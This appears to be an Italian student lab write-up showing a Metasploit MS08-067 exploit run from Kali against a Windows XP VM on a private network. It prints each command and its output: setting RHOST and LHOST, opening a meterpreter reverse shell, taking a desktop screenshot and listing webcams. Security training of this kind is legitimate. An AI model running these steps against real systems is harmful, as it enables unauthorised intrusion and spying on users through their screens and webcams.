MAURIZIO MARCANTONI


S7/L3

WWW.DATASHIELDS.TECH

- **FACCIO PARTIRE LA CONSOLE DI METASPLOIT PER CERCARE UN EXPLOIT COMPATIBILE CONTRO WINDOWS XP**


KALI 192.168.1.25

WINDOWS 192.168.1.145




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

- **TRAMITE LA RICERCA “SERACH MS08_067” , TROVO L’EXPLOIT RICHIESTO DALLA TRACCIA.**




```
msf6 > search ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server
 Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_
067_netapi

msf6 > 
```

CON IL COMANDO “USE 0” SELEZIONO IL METASPLOIT RICHIESTO.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                       sing-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

ATTRAVERSO I COMANDI “RHOST “ ED L’’LHOST’’ SELEZIONO L’IP TARGET(SET RHOST 192.168.1.145) E SUCCESSIVAMENTE L’IP DELLA MACCHINA DAL QUALE PARTE L’ATTACCO(LHOST 192.168.1.25)




```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.145    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                       sing-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.145
rhost => 192.168.1.145
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.145    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                       sing-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

FACCIO PARTIRE IL COMANDO DI EXPLOIT. SUCCESSIVAMENTE SI APRE LA SESSIONE METERPRETER




```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.145:445 - Automatically detecting the target ...
[*] 192.168.1.145:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.145:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.145:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.145
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.145:1035) at 2024-07-10 09:08:35 -
0400

meterpreter > 
```

TRAMITE IL COMANDO “HELP” CERCO DI CAPIRE IL COMANDO CORRETTO PER LO SCREENSHOT DI DESKTOP VERSO MACCHINA ATTACCATA E LISTA DISPOSITIVO WEBCAM




```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    migrate       Migrate the server to another process
    pivot         Manage pivot listeners
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    ssl_verify    Modify the SSL certificate verification setting
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
```


SELEZIONO IL COMANDO "SCREENSHARE" AFFINCHÈ VENGA FATTO UNO SCREENSHOT ALLA MACCHINA ATTACCANTE E SALVATO AUTOMATICAMENTE NELLA MACCHINA KALI.




```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    enumdesktops  List all accessible desktops and window stations
    getdesktop    Get the current meterpreter desktop
    idletime      Returns the number of seconds the remote user has been idle
    keyboard_sen  Send keystrokes
    d
    keyevent      Send key events
    keyscan_dump  Dump the keystroke buffer
    keyscan_star  Start capturing keystrokes
    t
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components
```




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  fgdBDRTu.jpeg
```



SELEZIONO IL COMANDO “WEBCAMLIST” AFFINCHÈ VENGANO LISTATE LE WEBCAM COLLEGATE ALLA MACCHINA WINDOWS XP



```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_strea   Play a video stream from the specified webcam
    m
```



```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > 
```